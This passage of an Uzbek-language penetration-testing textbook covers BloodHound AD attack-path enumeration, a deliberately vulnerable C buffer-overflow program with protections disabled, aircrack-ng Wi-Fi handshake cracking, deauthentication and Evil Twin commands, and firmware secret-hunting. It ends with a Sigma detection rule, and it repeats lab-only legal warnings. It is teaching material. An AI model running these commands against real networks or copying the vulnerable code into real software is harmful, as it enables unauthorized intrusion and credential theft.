Bu ikkala texnika ham AD muhitida to'liq kompromisga olib kelishi mumkin; faqat nazorat ostidagi lab yoki yozma ruxsat etilgan pentest doirasida qo'llanadi.

BLOODHOUND AMALIY ISHLATISH

BloodHound nima

AD'dagi foydalanuvchi, guruh, kompyuter va ruxsat munosabatlarini grafik ko'rinishda chizib beruvchi vosita — "Domain Admin'ga eng qisqa yo'l qanday" degan savolga vizual javob beradi.

BLOODHOUND AMALIY ISHLATISH

Ma'lumot yig'ish (SharpHound)

BloodHound'ning kolleksiya skripti domendagi barcha ob'ekt va ruxsatlarni yig'ib, BloodHound dasturiga yuklanadigan JSON fayllarga saqlaydi.

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ SharpHound.exe -c All
```

domen ichidan barcha ma'lumotni yig'ish (Windows, domen a'zosi sifatida)

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ bloodhound-python -u foydalanuvchi -p parol -d domen.local -ns 10.10.10.5 -c All
```

Linux/Kali'dan masofaviy yig'ish

QONUNAN E'TIBOR TALAB QILINADI: bu buyruq/kod faqat o'zingizning laboratoriya muhitingizda yoki aniq ruxsat etilgan scope (dastur/HackerOne/Bugcrowd) ichida qo'llanilsin — boshqa holatda qonunan javobgarlikka sabab bo'lishi mumkin.

BLOODHOUND AMALIY ISHLATISH

Tahlil qilish

Yig'ilgan ma'lumot neo4j bazasiga yuklanadi, BloodHound GUI'da "Shortest Path to Domain Admins" so'rovi orqali eng qisqa, amalga oshiriladigan hujum zanjiri topiladi (masalan: oddiy foydalanuvchi -> mahalliy admin bir kompyuterda -> shu kompyuterga saqlangan Domain Admin sessiyasi).

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ neo4j console
```

BloodHound'ning baza serverini ishga tushirish

QONUNAN E'TIBOR TALAB QILINADI: bu buyruq/kod faqat o'zingizning laboratoriya muhitingizda yoki aniq ruxsat etilgan scope (dastur/HackerOne/Bugcrowd) ichida qo'llanilsin — boshqa holatda qonunan javobgarlikka sabab bo'lishi mumkin.

BLOODHOUND AMALIY ISHLATISH

Qonuniy chegara

BloodHound'ni ishlatish uchun AD'ga avtorizatsiyadan o'tgan hisob kerak; natijada topilgan hujum yo'li faqat hisobot va tavsiya uchun ishlatiladi, haqiqiy ekspluatatsiya faqat scope ichida.

TAKRORLASH SAVOLLARI

Savol 1: Kerberoasting nega "zaiflik" emas, balki AD dizaynining tabiiy xususiyati hisoblanadi?

Javob: har qanday autentifikatsiyadan o'tgan oddiy foydalanuvchi Kerberos protokoli qoidalariga ko'ra SPN'li hisob uchun TGS so'rashga haqli — bu maxsus zaiflik emas, balki protokolning o'zi beradigan imkoniyat, shuning uchun himoya kuchli parol va gMSA (managed service account) orqali amalga oshiriladi.

TAKRORLASH SAVOLLARI

Savol 2: Pass-the-Hash nega "parolni bilish shart emas" degan ma'noni anglatadi?

Javob: NTLM autentifikatsiyasi parolning o'zini emas, uning xeshini tekshiradi — xesh qo'lga kiritilsa, parolni "ochish" shart bo'lmay, to'g'ridan-to'g'ri shu xesh bilan autentifikatsiyadan o'tish mumkin.

TAKRORLASH SAVOLLARI

Savol 3: BloodHound'dagi "Shortest Path to Domain Admins" so'rovi nega pentester uchun eng qimmatli natija hisoblanadi?

Javob: u yuzlab ob'ekt va ruxsat orasidan aynan amalga oshiriladigan, eng kam qadamli hujum zanjirini ko'rsatadi — qo'lda tahlil qilish soatlab vaqt oladigan narsani bir necha soniyada vizual taqdim etadi.



29 Ikkilik kod xavfsizligi: Buffer overflow asoslari va Ghidra bilan teskari muhandislik

15 ta buyruq · 3 ta bo'lim

Yuqori darajadagi veb zaifliklardan farqli, bu yerda dastur ikkilik (binary) darajada qanday "buzilishi" va qanday o'qilishi ko'rsatiladi — OSCP uslubidagi klassik stack-based buffer overflow misoli va Ghidra bilan kompilyatsiya qilingan kodni tahlil qilish. Faqat maxsus tayyorlangan, qasddan zaif qilib yaratilgan dasturlarda o'rganiladi.

MAQSAD **Exploit Developer / Reverse Engineer yo'nalishi**

STACK-BASED BUFFER OVERFLOW ASOSLARI

Zaiflik qanday paydo bo'ladi

C kabi tillarda dastur foydalanuvchi kiritgan ma'lumot uzunligini tekshirmasdan belgilangan hajmdagi bufferga (masalan char buf[64]) nusxalasa (strcpy kabi xavfli funksiya bilan), undan ortiq ma'lumot qo'shni xotira joylarini, jumladan funksiya qaytish manzilini "bosib yozishi" mumkin.

bash

```
$ cat <<'EOF' > zaif.c
#include <stdio.h>
#include <string.h>

void zaif_funksiya(char *kirish) {
    char buf[64];
    strcpy(buf, kirish);  // uzunlik tekshirilmaydi — zaiflik shu yerda
    printf("Qabul qilindi: %s\n", buf);
}

int main(int argc, char *argv[]) {
    if (argc > 1) {
        zaif_funksiya(argv[1]);
    }
    return 0;
}
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

STACK-BASED BUFFER OVERFLOW ASOSLARI

Zaif dasturni himoyasiz yig'ish (faqat o'quv maqsadida)

Zamonaviy kompilyatorlar standart himoyalarni (stack canary, ASLR, NX) yoqib qo'yadi — klassik zaiflikni ko'rish uchun ularni ataylab o'chirish kerak.

bash

```
$ gcc -fno-stack-protector -z execstack -no-pie -o zaif zaif.c
```

himoyalarni o'chirib kompilyatsiya (faqat lab uchun)

STACK-BASED BUFFER OVERFLOW ASOSLARI

Qulash nuqtasini topish (fuzzing bilan)

Uzunligi asta-sekin oshib boruvchi "A" harflar ketma-ketligini yuborib, dastur qachon qulashini (segmentation fault) kuzatish — bu buferning haqiqiy hajmini taxmin qilishning birinchi qadami.

bash

```
$ gdb -q --args ./zaif $(python3 -c "print('A'*200)")
```

GDB ostida ishga tushirish va qulashni kuzatish

STACK-BASED BUFFER OVERFLOW ASOSLARI

GDB bilan qaytish manzilini aniqlash

Qulagandan keyin "info registers" buyrug'i orqali EIP/RIP (keyingi bajariladigan buyruq manzili) qaysi "A" harflari bilan "bosib yozilganini" ko'rish mumkin — bu buferdan qaytish manziligacha bo'lgan aniq masofani (offset) hisoblash uchun ishlatiladi.

bash

```
$ (gdb) run $(python3 -c "print('A'*200)")
```

GDB ichida ishga tushirish

bash

```
$ (gdb) info registers eip
```

qaysi qiymat bilan bosib yozilganini ko'rish

STACK-BASED BUFFER OVERFLOW ASOSLARI

Nega bu xavfli

Qaytish manzilini nazorat qilish — nazariy jihatdan hujumchiga o'zi tanlagan kodni bajartirish imkonini berishi mumkin; zamonaviy himoyalar (ASLR, stack canary, NX bit, CFI) bu klassik texnikani ancha qiyinlashtirgan, lekin asosiy tushuncha hamon eksplo'yt ishlab chiqish fanining negizi hisoblanadi.

STACK-BASED BUFFER OVERFLOW ASOSLARI

Qonuniy va amaliy chegara

Bu mavzu faqat o'zingiz yig'gan, himoyasi ataylab o'chirilgan o'quv dasturida o'rganiladi; haqiqiy ishlaydigan shellcode yozish va uni ishga tushirish professional exploit-dev darajasi — bu kitobda tayyor shellcode berilmaydi, chunki bunday kod shu tarzda zararli maqsadda ham ishlatilishi mumkin.

GHIDRA BILAN AMALIY TESKARI MUHANDISLIK

Ghidra nima

NSA tomonidan ochiq manbali qilib chiqarilgan, ikkilik faylni (EXE, ELF) odam o'qiy oladigan psevdo-C kodiga aylantiruvchi dekompilyator va disassembler.

bash

```
$ ghidraRun
```

Ghidra'ni ishga tushirish (grafik interfeys)

GHIDRA BILAN AMALIY TESKARI MUHANDISLIK

Yangi loyiha va import

Ghidra'da "New Project" yaratiladi, so'ng tahlil qilinadigan ikkilik fayl import qilinadi va "Analyze" bosilganda avtomatik tahlil boshlanadi.

GHIDRA BILAN AMALIY TESKARI MUHANDISLIK

Funksiyalarni o'qish

Chap paneldagi "Symbol Tree -> Functions" orqali barcha funksiyalar ro'yxati ko'rinadi; har birini bosganda o'ng tomonda avtomatik generatsiya qilingan psevdo-C kod chiqadi — bu manba kodsiz dasturning mantiqini tushunish imkonini beradi.

GHIDRA BILAN AMALIY TESKARI MUHANDISLIK

Xavfli funksiya chaqiruvlarini qidirish

strcpy, gets, sprintf kabi uzunlikni tekshirmaydigan funksiyalar chaqirilgan joylarni qidirish — bu yuqoridagi kabi buffer overflow zaifliklarini binary darajada topishning amaliy usuli.

GHIDRA BILAN AMALIY TESKARI MUHANDISLIK

String va o'zgarmaslarni ko'rish

"Window -> Defined Strings" dastur ichida qattiq kodlangan matnlarni (parollar, URL, debug xabarlar) ko'rsatadi — ko'pincha dasturning maqsadi haqida tezkor ma'lumot beradi.

GHIDRA BILAN AMALIY TESKARI MUHANDISLIK

Qonuniy chegara

Ghidra'ni faqat o'z dasturingiz, ochiq manbali binary yoki CTF mashqlarida ishlating; litsenziyalangan tijorat dasturini ruxsatsiz teskari muhandislik qilish litsenziya shartnomasini buzishi mumkin.

TAKRORLASH SAVOLLARI

Savol 1: "A" harflaridan iborat uzunligi oshib boruvchi kirish nega fuzzing'ning eng oddiy shakli hisoblanadi?

Javob: bu usul dasturning qaysi kirish uzunligida qulashini aniqlashga yordam beradi — bu buferning haqiqiy hajmi va zaiflik borligi haqida birinchi signal.

TAKRORLASH SAVOLLARI

Savol 2: Zamonaviy kompilyatorlardagi stack canary va ASLR nega klassik buffer overflow'ni qiyinlashtiradi?

Javob: stack canary qaytish manzilidan oldin maxsus "nazorat qiymati" qo'yadi, u o'zgargan bo'lsa dastur darhol to'xtaydi; ASLR esa xotiradagi manzillarni har safar tasodifiy joylashtiradi, shuning uchun hujumchi aniq manzilni oldindan bila olmaydi.

TAKRORLASH SAVOLLARI

Savol 3: Ghidra'dagi psevdo-C kod nega haqiqiy manba koddan farq qiladi?

Javob: u dekompilyatsiya — ikkilik kodni orqaga qarab taxminiy, o'qiladigan ko'rinishga aylantirish natijasi; o'zgaruvchi nomlari, izohlar va ba'zi tuzilma tafsilotlari asl kodda bo'lgani kabi tiklanmaydi, faqat mantiq saqlanadi.



30 Simsiz tarmoq va qurilma (IoT) xavfsizligi: WPA handshake, Evil Twin va firmware tahlili

36 ta buyruq · 5 ta bo'lim

Faqat o'zingizga tegishli Wi-Fi tarmog'ida yoki maxsus ruxsat etilgan laboratoriya uskunasida bajariladigan amaliy mashqlar. Boshqa birovning tarmog'iga ruxsatsiz kirish — texnik jihatdan oson ko'rinsa ham — jinoiy javobgarlikka olib keladi.

MAQSAD **Wireless/IoT Security yo'nalishi**

WPA2/WPA3 HANDSHAKE USHLASH VA BUZISH

Monitor rejimi

Wi-Fi adapterni odatiy ulanish rejimidan "barcha atrofdagi paketlarni tinglash" rejimiga o'tkazish — bu handshake ushlashning birinchi sharti.

bash

```
$ airmon-ng start wlan0
monitor rejimini yoqish (wlan0mon interfeysi yaratiladi)
```

WPA2/WPA3 HANDSHAKE USHLASH VA BUZISH

Atrofdagi tarmoqlarni ko'rish

BSSID, kanal va signal kuchini ko'rish uchun.

bash

```
$ airodump-ng wlan0mon
BSSID, kanal va signal kuchini ko'rish
```

WPA2/WPA3 HANDSHAKE USHLASH VA BUZISH

Handshake ushlash

WPA2'da parol to'g'ridan-to'g'ri havoda uzatilmaydi — faqat qurilma tarmoqqa ulanish paytidagi 4 bosqichli "handshake" ushlanadi, keyin offline tarzda buziladi.

bash

```
$ airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w ushlangan wlan0mon
```

faqat shu tarmoqni kuzatish va yozib borish

bash

```
$ aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon
```

deauth paketlari yuborib qurilmani qayta ulanishga majburlash (faqat o'z qurilmangizga)

WPA2/WPA3 HANDSHAKE USHLASH VA BUZISH

Offline buzish

Ushlangan handshake faylini parol lug'ati yordamida tekshirish.

bash

```
$ aircrack-ng ushlangan-01.cap -w rockyou.txt
```

ushlangan handshake'ni lug'at bilan buzish

bash

```
$ hashcat -m 22000 ushlangan.hc22000 rockyou.txt
```

zamonaviy, tezroq GPU asosidagi usul

WPA2/WPA3 HANDSHAKE USHLASH VA BUZISH

WPA3 va SAE haqida

WPA3 eski 4-way handshake'ni SAE (Simultaneous Authentication of Equals) bilan almashtirgan — bu offline lug'at hujumiga ancha chidamli, chunki har bir urinish uchun qurilma bilan jonli muloqot talab qilinadi.

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

aircrack-ng nima

Aircrack-ng — Wi-Fi (802.11) tarmoq xavfsizligini auditdan o'tkazish uchun mo'ljallangan vositalar to'plami (suite): monitor rejimga o'tkazish, paketlarni tinglash/yozish, deauth yuborish, soxta kirish nuqtasi yaratish va parolni offline buzishni o'z ichiga oladi. Barcha vositalar FAQAT o'zingizga tegishli Wi-Fi uskunasida yoki yozma ruxsat etilgan laboratoriya tarmog'ida ishlatiladi.

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airmon-ng — monitor rejim boshqaruvi

Wi-Fi adapterni "managed" (oddiy ulanish) rejimidan "monitor" (barcha atrofdagi paketlarni tinglash) rejimiga o'tkazadi va aksincha. "check" buyrug'i rejimga xalaqit beruvchi fon jarayonlarini (NetworkManager, wpa_supplicant) ko'rsatadi.

bash
```
$ airmon-ng check
```
monitor rejimga xalaqit beruvchi jarayonlarni ko'rish

bash
```
$ airmon-ng check kill
```
shu jarayonlarni to'xtatish (Wi-Fi vaqtincha uzilishi mumkin)

bash
```
$ airmon-ng start wlan0
```
monitor rejimni yoqish (wlan0mon interfeysi yaratiladi)

bash
```
$ airmon-ng stop wlan0mon
```
monitor rejimdan chiqib, oddiy rejimga qaytarish

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airodump-ng — paketlarni tinglash va yozish

Monitor rejimdagi interfeys orqali atrofdagi barcha Wi-Fi tarmoqlarini (BSSID, kanal, shifrlash turi, signal kuchi) va ularga ulangan qurilmalarni (client) real vaqtda ko'rsatadi; -w bilan paketlarni .cap fayliga yozib boradi, bu fayl keyin aircrack-ng'ga beriladi.

bash
```
$ airodump-ng wlan0mon
```
atrofdagi barcha tarmoqlarni ko'rish

bash
```
$ airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w ushlangan wlan0mon
```
faqat bitta tarmoqni, bitta kanalda kuzatish va yozish

bash
```
$ airodump-ng --gpsd -w natija wlan0mon
```
GPS modul ulangan bo'lsa, tarmoqlarning joylashuvini ham yozish (war-driving, faqat nazariy)

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

aireplay-ng — faol hujum/sinov paketlari

Tarmoqqa turli maxsus paketlar (deauth, fake authentication, ARP replay) yuborib, handshake'ni tezroq ushlash yoki eskirgan WEP tarmoqda trafikni sun'iy ko'paytirish uchun ishlatiladi. -0 deauth, -1 soxta autentifikatsiya, -3 ARP-replay rejimlari bor.

bash
```
$ aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon
```
5 ta deauth paketi yuborish (qurilmani qayta ulanishga majburlash — handshake tezroq ushlanadi)

bash
```
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 11:22:33:44:55:66 wlan0mon
```
soxta (fake) autentifikatsiya — eskirgan WEP tarmoqda keyingi hujumlar uchun zarur shart

bash
```
$ aireplay-ng -3 -b AA:BB:CC:DD:EE:FF -h 11:22:33:44:55:66 wlan0mon
```
ARP-replay (faqat eskirgan, zaif WEP tarmoqlarni o'rganishda, nazariy)

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

aircrack-ng — offline parolni buzish

Ushlangan handshake (.cap) yoki WEP IV fayllarini parol lug'ati (-w) yoki to'liq qidiruv bilan tekshiradi; -e SSID, -b BSSID ko'rsatib bir nechta tarmoqdan faqat keragini tanlash mumkin, -a2 esa WPA/WPA2 rejimini aniq belgilaydi.

bash
```
$ aircrack-ng ushlangan-01.cap -w rockyou.txt
```
lug'at hujumi bilan WPA/WPA2 parolni tekshirish

bash
```
$ aircrack-ng -e "Ofis_WiFi" -b AA:BB:CC:DD:EE:FF ushlangan-01.cap -w rockyou.txt
```
bir nechta tarmoq yozilgan faylda faqat keraklisini tanlash

bash
```
$ aircrack-ng -a2 -w rockyou.txt ushlangan.cap
```
WPA/WPA2 rejimini qo'lda belgilash

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airbase-ng — soxta kirish nuqtasi (AP) yaratish

wlan0mon interfeysini soxta Wi-Fi tarmog'iga aylantiradi — Evil Twin yoki o'z test muhitida mijoz-server trafigini o'rganish uchun (quyida alohida bo'limda batafsil).

bash
```
$ airbase-ng -e "Ofis_WiFi" -c 6 wlan0mon
```
bir xil nomli (SSID) soxta kirish nuqtasi ochish

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airdecap-ng — ushlangan trafikni deshifrlash

Parol (yoki PSK/hex kalit) ma'lum bo'lsa, .cap faylidagi shifrlangan paketlarni oddiy, o'qiladigan trafikka aylantiradi — natijada Wireshark'da tahlil qilish mumkin bo'ladi.

bash
```
$ airdecap-ng -p "parol123" -e "Ofis_WiFi" ushlangan-01.cap
```
WPA parolini bilgan holda trafikni deshifrlash

bash
```
$ airdecap-ng -w 1A2B3C4D5E ushlangan-01.cap
```
eski WEP tarmoqda hex kalit bilan deshifrlash

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airolib-ng — oldindan hisoblangan xesh bazasi

SSID+parol juftligidan PMK (Pairwise Master Key) ni oldindan hisoblab, SQLite bazasida saqlaydi — bir xil SSID nomi bilan ko'p marta tekshirish kerak bo'lsa (masalan CTF/lab'da), har safar qaytadan hisoblashdan ancha tezroq.

bash

```
$ airolib-ng natija.db --import essid ssidlar.txt
```

SSID ro'yxatini bazaga qo'shish

bash

```
$ airolib-ng natija.db --import passwd rockyou.txt
```

parollar lug'atini bazaga qo'shish

bash

```
$ airolib-ng natija.db --batch
```

barcha SSID+parol kombinatsiyasi uchun PMK oldindan hisoblash

bash

```
$ aircrack-ng -r natija.db ushlangan-01.cap
```

tayyor bazadan foydalanib tezkor tekshirish

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

packetforge-ng — maxsus paket yasash

ARP yoki boshqa turdagi paketni qo'lda "yasab", keyin aireplay-ng -2 orqali tarmoqqa yuborish uchun — faqat eskirgan WEP tarmoqlarni o'rganishda, nazariy.

bash

```
$ packetforge-ng -0 -a AA:BB:CC:DD:EE:FF -h 11:22:33:44:55:66 -k 255.255.255.255 -l
    255.255.255.255 -y ushlangan.xor -w paket.cap
```

ARP so'rovini qo'lda yasash (nazariy, faqat lab)

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airtun-ng — virtual tunnel interfeysi

WPA/WEP kaliti ma'lum bo'lsa, deshifrlangan trafikni jonli (real-time) virtual tarmoq interfeysi (at0) orqali uzatadi — shu interfeysni Wireshark yoki boshqa tahlil vositasiga to'g'ridan-to'g'ri ulash mumkin.

bash

```
$ airtun-ng -a AA:BB:CC:DD:EE:FF -w parol123 wlan0mon
```

deshifrlangan trafik uchun virtual interfeys (at0) ochish

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airgraph-ng — tarmoq-mijoz bog'lanish grafigi

airodump-ng yozgan CSV faylidan qaysi qurilma qaysi kirish nuqtasiga ulanganini vizual grafik (PNG) ko'rinishida chizadi — katta hajmdagi kuzatuv natijasini tushunish uchun qulay.

bash

```
$ airgraph-ng -i natija-01.csv -o grafik.png -g CAPR
```

mijoz-AP bog'lanish grafigini chizish

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airserv-ng — Wi-Fi adapterni tarmoq orqali ulashish

Fizik Wi-Fi kartani TCP port orqali "server" qilib ochadi, shunda boshqa kompyuterdagi aircrack-ng vositalar masofadan shu kartadan foydalana oladi — bir nechta mashinada bitta adapterni ishlatish uchun (faqat o'z lab infratuzilmangizda).

bash

```
$ airserv-ng -d wlan0mon -p 666
kartani 666-portda ulashish
```

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

airdrop-ng — rejalashtirilgan deauth (nazariy)

Ro'yxatdagi (whitelist/blacklist) BSSID'larga qarab tanlab deauth yuborishni avtomatlashtiradi — faqat o'zingiz nazorat qiladigan, ko'plab test kirish nuqtasi bo'lgan katta laboratoriya stendida, aniq ro'yxat bilan ishlatiladi; nazoratsiz/ruxsatsiz ommaviy ishlatish og'ir huquqbuzarlik hisoblanadi, shuning uchun bu kitobda ishga tushiriladigan buyruq berilmaydi.

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

besside-ng — avtomatlashtirilgan WEP/WPA hujumi

Qo'lda monitor yoqish, tinglash, deauth yuborish va buzishning barcha bosqichlarini bitta buyruqda ketma-ket avtomatik bajaradi — o'quv maqsadida "qanday ishlaydi" tushunchasini tezkor ko'rsatish uchun, faqat o'z test tarmog'ingizda.

bash

```
$ besside-ng wlan0mon
barcha bosqichni avtomatik bajarish (faqat o'z lab tarmog'i)
```

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

easside-ng, tkiptun-ng, wesside-ng (nazariy)

Bular aircrack-ng to'plamining eskirgan WEP va dastlabki TKIP shifrlashga qarshi maxsus, murakkab hujum texnikalarini amalga oshiruvchi qo'shimcha vositalari — zamonaviy WPA2/WPA3 tarmoqlarga tatbiq etilmaydi, faqat tarixiy/o'quv ahamiyatga ega, shuning uchun bu kitobda ishga tushiriladigan buyruq berilmaydi.

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

ivstools — IV fayllarni birlashtirish

Bir nechta alohida airodump-ng seansida yozilgan .ivs (Initialization Vector, WEP uchun) fayllarni bitta faylga birlashtirib, aircrack-ng'ga yagona manba sifatida berish uchun.

bash

```
$ ivstools --merge ushlash1.ivs ushlash2.ivs birlashgan.ivs
bir nechta .ivs faylni birlashtirish
```

AIRCRACK-NG TO'PLAMI — BARCHA VOSITALAR, TO'LIQ QO'LLANMA

Qonuniy chegara (barcha aircrack-ng vositalari uchun)

Yuqoridagi har bir buyruq — monitor rejimga o'tkazishdan tortib, deauth yuborish, soxta AP ochish va parolni buzishgacha — FAQAT: (1) o'zingizga tegishli Wi-Fi uskunasida, (2) o'zingiz tuzgan test tarmog'ida (masalan LAB-WIFI-TEST), yoki (3) tarmoq egasidan aniq yozma ruxsat olingan holatda qo'llanishi mumkin. Boshqa birovning (qo'shni, ofis, jamoat) Wi-Fi tarmog'iga nisbatan bitta buyruq bo'lsa ham ishlatish — hatto faqat "tinglash" maqsadida — O'zbekiston Jinoyat kodeksining 278-7-moddasi ("Telekommunikatsiya tarmog'idan ruxsatsiz foydalanish") bo'yicha jinoiy javobgarlikka olib keladi.

EVIL TWIN — SOXTA WI-FI TARMOG'I (FAQAT O'Z LAB)

G'oya

Hujumchi haqiqiy tarmoq bilan bir xil nom (SSID) ostida o'z soxta kirish nuqtasini yaratadi, ba'zan asl tarmoqqa deauth yuborib, qurbonlarni soxta tarmoqqa "o'tishga" majbur qiladi.

bash

```
$ airbase-ng -e "Ofis_WiFi" -c 6 wlan0mon
```

bir xil nomli soxta kirish nuqtasi yaratish

EVIL TWIN — SOXTA WI-FI TARMOG'I (FAQAT O'Z LAB)

Captive portal orqali parol "olish" (faqat o'z lab mashqida)

Soxta tarmoqqa ulangan qurilma avtomatik login sahifasiga yo'naltiriladi; foydalanuvchi "qayta kiriting" deb o'ylab haqiqiy parolini soxta formaga yozishi mumkin.

EVIL TWIN — SOXTA WI-FI TARMOG'I (FAQAT O'Z LAB)

Nega bu og'ir javobgarlik keltirib chiqaradi

Evil Twin orqali boshqa odamlarning haqiqiy Wi-Fi parolini yoki tarmoq trafigini ruxsatsiz ushlab olish aloqa vositalariga ruxsatsiz aralashish va shaxsiy ma'lumotni o'g'irlash sifatida jinoiy javobgarlikka olib keladi; bu texnika faqat xavfsizlik ta'limi uchun o'zingizning, boshqa qurilmalar ulanmagan izolyatsiyalangan lab muhitida ko'rsatiladi.

FIRMWARE/IOT TAHLILI

Firmware nima

IoT qurilma (router, kamera, aqlli uy moslamasi) ichidagi, qurilmani ishga tushiradigan dastur — odatda ishlab chiqaruvchi saytidan .bin fayli sifatida yuklab olinadi.

FIRMWARE/IOT TAHLILI

binwalk — firmware ichidan fayllarni ajratib olish

Binwalk firmware fayli ichidagi fayl tizimlarini (masalan SquashFS), siqilgan arxivlarni va qattiq kodlangan sertifikatlarni avtomatik aniqlab, ajratib beradi.

bash

```
$ binwalk firmware.bin
```

firmware tarkibini aniqlash

bash

```
$ binwalk -e firmware.bin
```

topilgan fayl tizimlarini avtomatik ajratib olish

FIRMWARE/IOT TAHLILI

Ajratilgan fayl tizimida qidirish

Ko'p IoT qurilmalarda qattiq kodlangan admin parol, SSH kaliti yoki debug interfeysi fayl tizimi ichida qoldiriladi.

bash

```
$ grep -rniE "password|admin|secret" _firmware.bin.extracted/squashfs-root/ | head
```

qattiq kodlangan sirlarni qidirish

bash

```
$ find _firmware.bin.extracted -iname "*.pem" -o -iname "id_rsa*"
```

qoldirilgan shifrlash kalitlarini qidirish

FIRMWARE/IOT TAHLILI

Qattiq kodlangan standart parollar muammosi

Ko'p IoT qurilma zavoddan bir xil, o'zgartirib bo'lmaydigan admin parol bilan chiqadi — bu internetga ulangan minglab qurilmani avtomatik skanerlaydigan botnet'lar (masalan Mirai) uchun asosiy kirish nuqtasi bo'lgan.

FIRMWARE/IOT TAHLILI

Qonuniy chegara

Firmware'ni faqat o'zingizga tegishli qurilmadan yoki ishlab chiqaruvchining ochiq rasmiy saytidan yuklab tahlil qiling; boshqa birovning qurilmasidan ruxsatsiz firmware olish yoki undagi topilgan kirish ma'lumotlaridan ruxsatsiz foydalanish jinoiy javobgarlikka olib keladi.

TAKRORLASH SAVOLLARI

Savol 1: WPA2'da parolning o'zi nega havoda uzatilmaydi, shunda nima ushlanadi?

Javob: parol to'g'ridan-to'g'ri yuborilmaydi — faqat qurilma tarmoqqa ulanganda sodir bo'ladigan 4 bosqichli "handshake" matematik dalillari ushlanadi, so'ng shu dalillar asosida parol offline hujum bilan taxmin qilinadi.

TAKRORLASH SAVOLLARI

Savol 2: WPA3'ning SAE protokoli nega offline lug'at hujumiga chidamliroq?

Javob: har bir parol urinishi faqat qurilma bilan jonli, real vaqtli muloqot orqali tekshirilishi mumkin — ushlab olingan trafikdan offline, ulanmasdan ko'plab variantni tezda sinab bo'lmaydi.

TAKRORLASH SAVOLLARI

Savol 3: Mirai kabi IoT botnet'lar asosan qaysi zaiflikdan foydalangan?

Javob: ko'p IoT qurilmaning zavoddan o'rnatilgan, o'zgartirib bo'lmaydigan yoki foydalanuvchi tomonidan hech qachon o'zgartirilmagan standart admin parolidan — bu internetga ochiq minglab qurilmaga avtomatik, ommaviy kirish imkonini bergan.

TAKRORLASH SAVOLLARI

Savol 4: airmon-ng check kill nima uchun kerak?

Javob: NetworkManager yoki wpa_supplicant kabi fon jarayonlari interfeysni doimiy ravishda "managed" rejimga qaytarib turishi mumkin — check kill shunday xalaqit beruvchi jarayonlarni to'xtatib, monitor rejimni barqaror saqlaydi.

TAKRORLASH SAVOLLARI

Savol 5: airolib-ng nega oddiy aircrack-ng'dan ko'ra tezroq natija beradi?

Javob: u SSID+parol kombinatsiyasidan PMK kalitni oldindan hisoblab SQLite bazasida saqlaydi, shuning uchun bir xil SSID nomi bilan qayta-qayta tekshirishda har safar qaytadan hisoblash shart bo'lmaydi.

TAKRORLASH SAVOLLARI

Savol 6: airdecap-ng va aircrack-ng vazifasi bilan nimasi bilan farq qiladi?

Javob: aircrack-ng parolni (yoki kalitni) topadi, airdecap-ng esa parol allaqachon ma'lum bo'lgan holda ushlangan trafikni o'qiladigan ko'rinishga deshifrlaydi — ikkalasi ketma-ket, turli bosqichda ishlatiladi.



31 Blue Team va DevSecOps: SIEM/Sigma threat hunting va CI/CD xavfsizlik quvuri

13 ta buyruq · 3 ta bo'lim

Hujum tomonidan (28-30-qismlar) himoya tomoniga o'tish: xavfsizlik hodisalarini loglardan qanday "ovlash" (threat hunting) va dasturiy ta'minot yaratish jarayonining o'ziga xavfsizlik tekshiruvini avtomatik qanday qo'shish (DevSecOps). 9-qismda ko'rilgan asosiy monitoring vositalariga (Wazuh, ufw, fail2ban) bu yerda amaliy davom beriladi.

MAQSAD **SOC Analyst / DevSecOps yo'nalishi**

SIEM'DA AMALIY QIDIRUV VA SIGMA QOIDALARI

Threat hunting nima

Avtomatik ogohlantirish kutib o'tirish o'rniga, xavfsizlik tahlilchisi o'zi faraz asosida ("agar hujumchi X qilgan bo'lsa, loglarda Y ko'rinishi kerak") loglarni faol qidiradigan jarayon.

SIEM'DA AMALIY QIDIRUV VA SIGMA QOIDALARI

Sigma qoidasi nima

SIEM tizimidan qat'i nazar (Splunk, Elastic, Wazuh) ishlaydigan, umumiy YAML formatidagi aniqlash qoidasi — bir marta yozilib, turli tizimga moslashtirib ishlatiladi.

bash

```
$ cat <<'EOF' > sigma_misol.yml
title: Shubhali PowerShell kodlangan buyruq
description: Base64 kodlangan uzun PowerShell buyrug'i ko'pincha zararli skriptni
    yashirish uchun ishlatiladi
logsource:
    product: windows
    service: powershell
detection:
    selection:
        CommandLine|contains: '-EncodedCommand'
    condition: selection
level: high
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SIEM'DA AMALIY QIDIRUV VA SIGMA QOIDALARI

Sigma qoidasini SIEM so'roviga aylantirish

